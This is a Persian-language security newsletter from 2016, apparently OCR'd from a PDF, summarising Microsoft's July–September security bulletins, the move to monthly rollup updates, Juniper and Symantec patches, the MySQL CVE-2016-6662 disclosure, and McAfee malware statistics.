در تابستان امسال شرکت مایکروسافت در مجموع ۳۴ اصلاحیه امنیتی را سه شنبه دوم ماه‌های میلادی جولای، آگوست و سپتامبر منتشر کرد. در این بین، ۱۸ اصلاحیه درجه اهمیت "حیاتی" (Critical) و اصلاحیه های دیگر درجه اهمیت "مهم" (Important) دارند.

در درجه بندی شرکت مایکروسافت، نقاط ضعفی که سوءاستفاده از آنها بدون نیاز به دخالت و اقدام کاربر باشد، حیاتی تلقی شده و اصلاحیه هایی که این نوع نقاط ضعف را ترمیم می کنند، بالاترین درجه اهمیت یا "حیاتی" را دریافت می نمایند. نقاط ضعفی که سوءاستفاده موفق از آنها نیازمند فریب کاربر به انجام کاری باشد یا نیازمند دسترسی فیزیکی به دستگاه هدف باشد، توسط اصلاحیه هایی با درجه اهمیت "مهم" برطرف و ترمیم می گردند.

اصلاحیه های حیاتی

MS16-084 انبوهی از انواع نقاط ضعف را در نسخه‌های مختلف مرورگر Internet Explorer اصلاح و ترمیم می کند.

MS16-085 نقاط ضعفی را در مرورگر جدید Edge بر طرف می‌کند.

MS16-086 اصلاحیه‌ای حیاتی برای ترمیم چندین نقطه ضعف در JScript و VBScript است تا از دسترسی غیرمجاز به سیستم قربانی در زمان بازدید از سایت های مخرب و دستکاری شده در اینترنت، جلوگیری شود.

MS16-087 این اصلاحیه نقاط ضعفی را در بخش Windows Print Spooler ترمیم می کند. مدتها بود که در چنین جاهایی نقاط ضعف امنیتی با امکان ایجاد دسترسی غیرمجاز به سیستم، دیده و ترمیم نشده بود.

MS16-088 اصلاحیه‌ای برای نرم افزار Office است.

MS16-093 این اصلاحیه حیاتی نقاط ضعف نرم افزار Adobe Flash Player را که در نسخه های جدیدتر مرورگرهای مایکروسافت گنجانده شده، اصلاح و برطرف می کند.

MS16-095 این اصلاحیه ۹ ضعف امنیتی را در مرورگر Internet Explorer ترمیم می کند.

MS16-096 این اصلاحیه ۸ آسیب پذیری را در مرورگر Microsoft Edge برطرف می کند.

MS16-097 آسیب پذیری به اجرای از راه دور کد (Remote Code Execution) را در بخش Microsoft Graphics Component ترمیم می‌کند. این اصلاحیه برای تمامی نسخه‌های سیستم عامل Winodws، نسخه‌های 2007 و 2010 نرم افزار Office همچنین Skype for Business 2016 و نسخه‌های 2010 و 2013 نرم‌افزار Lync حیاتی تلقی می‌شود.

MS16-099 تعداد ۵ ضعف امنیتی را در نرم افزار Office ترمیم می کند.


MS16-102 آسیب پذیری به اجرای از راه دور کد را در کتابخانه Windows PDF Library برطرف می کند.

MS16-104 مربوط به مرورگر Internet Explorer بوده و در مجموع 10 ضعف امنیتی را که ۵ مورد آنها امکان اجرای از راه دور کد را فراهم می‌کنند ترمیم می کند.

MS16-105 این اصلاحیه ۷ آسیب پذیری را در مرورگر Microsoft Edge برطرف می کند.

MS16-106 ضعفی را در بخش Microsoft Graphics Component ترمیم می کند. این ضعف امنیتی برای نسخه 1607 سیستم عامل Windows 10 حیاتی و برای سایر سیستم های عامل مهم اعلام شده است.

MS16-107 در مجموع ۱۰ آسیب پذیری را در نرم افزار Office ترمیم می کند. وجود یکی از این آسیب پذیری ها که عمر آن به ۱۰ سال می رسد ۹ ماه پیش توسط شرکت enSilo به مایکروسافت اعلام شده بود. در خصوص برخی جزییات این ضعف در گردهمایی Black Hat سال میلادی جاری نیز صحبت شده بود.



MS16-108 چندیـــن ضعـــف امنیتـــی را در نـــرم افـــزار Microsoft Exchange Server ترمیم می کند.

MS16-116 اصلاحیه ای برای ترمیم یک آســـیب پذیری خرابی حافظه در مکانیزم OLE Automation بخش VBScript Scripting Engine اعلام شده است.

MS16-117 نقـــاط ضعف نرم افـــزار Adobe Flash Player را که در نســـخه های جدیدتر مرورگرهای مایکروســـافت گنجانده شده، اصلاح و برطرف می کند.

اصلاحیه های مهم

MS16-089 ایـــن اصلاحیـــه بـــا ترمیم یـــک نقطه ضعـــف در بخش Windows Secure Kernel Mode مانع از نشـــت اطلاعات می شود. با ســـوء استفاده از این نقطه ضعف، کاربر با دسترسی محلی می تواند به قسمت هایی از حافظه که مجاز نیست دسترسی پیدا کند.

MS16-090 ایـــن اصلاحیـــه چندیـــن نقطـــه ضعـــف را در بخـــش Windows Kernel Mode Drivers برطرف می کند.

MS16-091 یک نقطه ضعف را در فناوری Net. برطرف می کند. علیرغم درجه بندی "مهم" این اصلاحیه، با توجه به کاربرد این فناوری، رســـیدگی سریع به این اصلاحیه توصیه می شود.

MS16-092 چندین نقطه ضعف را در بخش Windows Kernel اصلاح می کند. سوء استفاده از این نقاط ضعف می تواند باعث نشت اطلاعات و دور زدن امکانات امنیتی سیستم عامل شود.

MS16-094 یک نقطه ضعف را در بخش امنیتی Secure Boot سیستم عامل Windows برطرف می کند. علیرغم اهمیت ترمیم این نقطه ضعف، با توجه به اینکه ســـوء اســـتفاده از این نقطه ضعف نیازمند دسترســـی فیزیکی به سیستم و داشتن مجوز دسترسی Admin است، این اصلاحیه "مهم" درجه بندی شده است.

MS16-098 ایـــن اصلاحیـــه ۴ آســـیب پذیـــری ترفیـــع امتیـــازی (Privilege Escalation) را در Windows Kernel-Mode Drivers اصلاح می کند.

MS16-100 یک باگ امنیتـــی را در Windows Secure Boot ترمیم می کند. در صورت بهره جویی از این آســـیب پذیـــری، مهاجم می تواند بررســـی‌های یکپارچگی کـــد را غیرفعال کـــرده و فایل هـــای اجرایی و راه اندازهای مورد نظر خود را بر روی سیستم هدف اجرا کند. علاوه بر آن مهاجـــم از طریـــق ایـــن ضعـــف امنیتـــی قـــادر اســـت از ســـد Secure Boot Integrity Validation for BitLocker و امکانـــات امنیتی Device Encryption عبور کند.

MS16-101 دو آســـیب پذیـــری ترفیـــع امتیـــازی را در بخـــش های Kerberos EoP و Netlogon EoP ترمیم می کند.

MS16-103 یـــک ضعـــف امنیتـــی نشـــت داده هـــا را در ActiveSyncProvider برطرف می کند.

MS16-109 یک آسیب پذیری را در نرم افزار Silverlight ترمیم می کند.

MS16-110 چندیـــن ضعـــف امنیتی را در سیســـتم عامل Windows برطرف می کند. فهرست این ضعف‌ها در نسخه های مختلف Windows با یکدیگر ممکن است تفاوت داشته باشد. یکی از ضعف‌های ترمیم شده توســـط MS16-110 مربوط به وجود یک آسیب پذیری به نشت داده‌ها اســـت که پیشـــتر وجود آن بصورت عمومی منتشر شده بود. هر چند که مایکروسافت معتقد اســـت ضعف مذکور مورد بهره جویی نفوذگران قرار نگرفته است.

MS16-111 در مجمـــوع ۵ ضعف امنیتی را در بخش Kernel سیســـتم عامل Windows ترمیم می کند.

MS16-112 یک به روز رسانی امنیتی برای Windows Lock Screen اعلام شده است.

MS16-113 یـــک آســـیب پذیـــری نشـــت داده هـــا را در بخـــش Windows Secure Kernel Mode اصلاح می کند.

MS16-114 ضعفی را در Microsoft Server Message Block 1.0 برطرف می سازد.

MS16-115 یک آســـیب پذیری نشـــت داده ها را، ایـــن بار در بخش PDF Library سیستم عامل Windows، ترمیم می کند.

تغییر نحوه عرضه اصلاحیه های مایکروسافت


به گزارش شرکت مهندسی شبکه گستر، شرکت مایکروسافت ۲۵ مرداد ماه اعلام کرد که از ماه اکتبر روش عرضه اصلاحیه ها برای نسخه های 7، 8.1، 2012، 2008-R2 و 2012-R2 سیستم عامل Windows تغییر خواهد کرد و کلیه اصلاحیه های ماهانه هر یک از این سیستم‌های عامل تنها در قالب یک فایل عرضه خواهد شد.
سالهاست که شرکت مایکروسافت، ماهانه اصلاحیه های این سیستم های عامل را بر اساس بخشی که توسط هر اصلاحیه ترمیم می شود بصورت جداگانه عرضه می کند. برای مثال در اصلاحیه های ماه آگوست برای سیستم عامل Windows 7 در مجموع ۴ اصلاحیه عرضه شده بود و هر یک از این اصلاحیه ها می بایست بصورت جداگانه دانلود و نصب می شدند. هر چند در حالت فعلی کاربر قادر است که تنها اصلاحیه(های) مورد نظر خود را بر روی سیستم نصب کند اما مایکروسافت این روش را مسبب بروز عدم یکپارچگی و اشکالات بالقوه می داند.
اکنون شرکت مایکروسافت اعلام کرده که از ماه اکتبر برای نسخه های 7، 8.1، 2012، 2008-R2 و 2012-R2 سیستم عامل Windows دو نوع اصلاحیه Monthly Rollup و Security-only Updates را عرضه خواهد کرد.

Monthly Rollup

این اصلاحیه ها که بصورت ماهانه برای سیستم های عامل مذکور عرضه خواهند شد باگ های امنیتی و غیرامنیتی را در قالب یک فایل به روز رسانی ترمیم می کنند. این نوع به‌روزرسانی‌ها بر روی Windows Update، WSUS، SCCM و Microsoft Update Catalog منتشر خواهند شد.
فایل عرضه شده در هر ماه حاوی اصلاحیه های عرضه شده از ماه اکتبر خواهد بود. برای مثال Monthly Rollup عرضه شده در اکتبر ۲۰۱۶ شامل تمامی اصلاحیه های ماه اکتبر است اما Monthly Rollup ماه نوامبر شامل اصلاحیه های ماه اکتبر و نوامبر خواهد بود. بنابراین بجای نصب چندین اصلاحیه عملاً یک فایل به روز رسانی بر روی هر سیستم نصب می شود.
مایکروسافت اعلام کرده که بتدریج اصلاحیه های عرضه شده در گذشته را نیز در این به روز رسانی ها اضافه خواهد کرد. در آن صورت با اجرای یک فایل Monthly Rollup بر روی سیستم عامل کلیه اصلاحیه ها بر روی آن نصب خواهد شد.

Security-only Updates

این نوع به روز رسانی ها تنها شامل اصلاحیه های امنیتی هر یک از سیستم های عامل مذکور در یک ماه میلادی هستند. بر خلاف Monthly Rollup این نوع فایل به روز رسانی اصلاحیه های ماه قبل را در خود ندارد و فقط حاوی اصلاحیه های آن ماه است.
Security-only updates را می توان از طریق WSUS، SCCM و Microsoft Update Catalog بر روی هر سیستم توزیع کرد. Windows Update تنها Monthly Rollup را منتشر خواهد کرد و Security-only Updates از طریق آن قابل نصب نخواهد بود.
همچنین به روز رسانی نرم افزار NET Framework. نیز قرار است که مشابه روش Monthly Rollup انجام شود.
شایان ذکر است که این روش جدید به روزرسانی در حقیقت از Windows 10 الگوبرداری شده است.



ترمیم چندین ضعف امنیتی در محصولات Juniper

به گزارش شرکت مهندسی شبکه گستر، شرکت Juniper Networks ضعفی مربوط به زیرساخت کلید عمومی (Public Key Infrastructure) را در سیستم عامل Juniper Network Operating System ترمیم کرده است.
مهاجم می تواند با سوءاستفاده از این ضعف امنیتی به تجهیزات شبکه ای متصل شده و ارتباطات حساس سازمان را شنود کند.
این باگ با شناسه CVE-2016-1280 ۲۳ تیر ماه ترمیم و جزییات آن دو روز پس از آن به صورت عمومی منتشر شد.
این آسیب پذیری، مهاجم را قادر می سازد تا با ساخت گواهی های دیجیتال دستکاری شده از سد بخش تصدیق کننده گواهی در تجهیزات دارای سیستم عامل Juniper Network Operating System عبور کند. در این صورت مهاجم می تواند با اجرای حملات مرد میانی (Man-in-the-Middle) ارتباطات امن شده از طریق تجهیزات Juniper را شنود کند.
به گزارش شرکت مهندسی شبکه گستر، علاوه بر آسیب پذیری مذکور، شرکت Juniper، یک ضعف امنیتی ترفیع امتیازی (Privilege Escalation) به شناسه CVE - 2016 - 1279، دو آسیب پذیری در بخش هسته (به شناسه‌های CVE-2016-1263 و CVE-2016-1277)، یک ضعف امنیتی به حملات DoS به شناسه CVE-2016-1276 و یک ضعف امنیتی در Virtual Private LAN Service به شناسه CVE-2016-1275 را نیز ترمیم نموده است.
با توجه به اهمیت آسیب پذیری ها مذکور به مدیران شبکه ای که از محصولات شرکت Juniper استفاده می کنند توصیه می شود در اسرع وقت اقدام به نصب اصلاحیه های مربوطه کنند.

ترمیم ۸ ضعف امنیتی حیاتی در محصولات Symantec

به گزارش شرکت مهندسی شبکه گستر، شرکت امنیتی Symantec، ۸ حفره امنیتی حیاتی را در محصولات خود ترمیم کرده است.

این حفره های امنیتی توسط گروه Project Zero شرکت Google کشف و به Symantec گزارش شده اند. هدف محققان Project Zero شناسایی ضعف های امنیتی پیش از مورد سوءاستفاده قرار گرفتن توسط تبهکاران سایبری است.

این ضعف های امنیتی در نسخه های سازمانی Symantec و خانگی Norton گزارش شده اند.

به گفته یکی از محققان Project Zero سوءاستفاده از این ضعف های امنیتی با تنظیمات پیش فرض نرم افزار و بدون دخالت کاربر امکان پذیر است.

به گزارش شرکت مهندسی شبکه گستر، شرکت Symantec اعلام کرده که هیچ نشانه ای مبنی بر استفاده نفوذگران از این ضعف های امنیتی مشاهده نکرده است.

به کاربران محصولات شرکت Symantec توصیه می شود در اولین فرصت اقدام به نصب اصلاحیه های عرضه شده کنند.

انتشار عمومی جزییات یک ضعف امنیتی روز صفر در MySQL

یک ضعف امنیتی علنی شده در نرم افزار MySQL مهاجمان را قادر به دست درازی به سرورهایی می کند که این نرم افزار بر روی آنها نصب شده اند.

به گزارش شرکت مهندسی شبکه گستر، تمامی سرورهای حاوی نسخه های 5.5، 5.6 و 5.7 (شامل آخرین نسخه عرضه شده) MySQL که تنظیمات این نرم افزار بر روی آنها در حالت پیش فرض قرار دارد به این ضعف امنیتی آسیب پذیر هستند. ضمن اینکه پایگاه های داده MariaDB و Percona DB که از MySQL مشتق شده اند نیز این آسیب پذیری را در خود دارند.

این ضعف امنیتی با شناسه CVE-2016-6662 مهاجم را قادر می کند تا با دست درازی به فایل تنظیمات (my.cnf) یک کتابخانه تحت کنترل خود را با حق دسترسی root در زمان شروع به کار یک WrapperScript اجرا کند.

در صورتی که مهاجم یک ارتباط اصالت سنجی شده با سرویس MySQL داشته باشد می تواند از این ضعف امنیتی بهره جویی کند. این نوع ارتباطات در بسترهای میزبانی اشتراکی فراهم است. ضمن اینکه از طریق حمله SQL Injection که بسیاری از سایت های اینترنتی در برابر آن آسیب پذیر هستند نیز می توان از آن سوءاستفاده کرد.

محقق کاشف این ضعف وجود این آسیب پذیری را به توسعه دهندگان Percona DB، MariaDB و MySQL اطلاع داده است. برای دو پایگاه داده اول اصلاحیه های امنیتی عرضه شده است اما Oracle - شرکت توسعه دهنده MySQL - که در ۲۹ جولای از وجود این ضعف مطلع شده هنوز اصلاحیه ای برای آن ارائه نکرده است.

شرکت Oracle بصورت فصلی اقدام به عرضه اصلاحیه های امنیتی MySQL می کند. انتظار می رود که در ماه اکتبر اصلاحیه های فصلی بعدی این پایگاه داده ارائه شود. با این حال با توجه به اینکه اصلاحیه های MariaDB و Percona اواخر ماه آگوست بصورت عمومی منتشر شدند، محقق کاشف این ضعف نیز تصمیم گرفته که وجود آسیب پذیری را علنی کند تا مدیران سیستم بتوانند در اسرع وقت اقدامات پیشگیرانه را بر روی سرورهای خود پیاده سازی کنند.

توصیه نامه این محقق شامل یک بهره جوی (Exploit) اثبات مفهوم (Proof-of-Concept) است که برخی بخش های کد آن بصورت عمدی خالی نشان داده شده تا امکان سوءاستفاده از آن فراهم نباشد. این محقق یک ضعف دیگر با شناسه CVE-2016-6663 را نیز به شرکت Oracle اعلام کرده که به گفته او می تواند اجرای حمله را آسان تر کند. اما جزییات بیشتری در خصوص آن منتشر نکرده است.

انتشار جزییات این ضعف امنیتی مورد انتقاد برخی کارشناسان قرار گرفته که معتقدند CVE-2016-6662 یک آسیب پذیری ترفیع امتیازی (Privilege Escalation) بوده و به مخربی اجرای از راه دور کد (Remote Code Execution) نیست.


در هر صورت با توجه به انتشار عمومی جزییات و بخش‌هایی از کد بهره جو، مطالعه این مطلب به تمامی مدیران سرورهای با پایگاه داده MySQL توصیه می شود.

آمـــار

بدافزارها


تعداد بدافزارهای جدید در سه ماهه دوم سال میلادی جاری از مرز ۴۰ میلیون عدد گذشت و تعداد کل بدافزارها به بیش از ۶۰۰ میلیون عدد رسید. این بدان معناست که در سه ماهه دوم سال ۲۰۱۶ در هر ثانیه بیش از ۵ بدافزار جدید منتشر شده است.

آمار بدافزارهای جدید



منبع: McAfee Threats Report, Sep. 2016

آمار کل بدافزارها




منبع: McAfee Threats Report, Sep. 2016

بدافزارهای موبایلی


در سه ماهه دوم ۲۰۱۶، تعداد بدافزارهای جدید موبایلی نیز رکورد جدیدی را ثبت کرد و به نزدیک به ۲۰۰ هزار عدد رسید.

آمار بدافزارهای جدید موبایلی



منبع: McAfee Threats Report, Sep. 2016

آمار کل بدافزارهای موبایلی

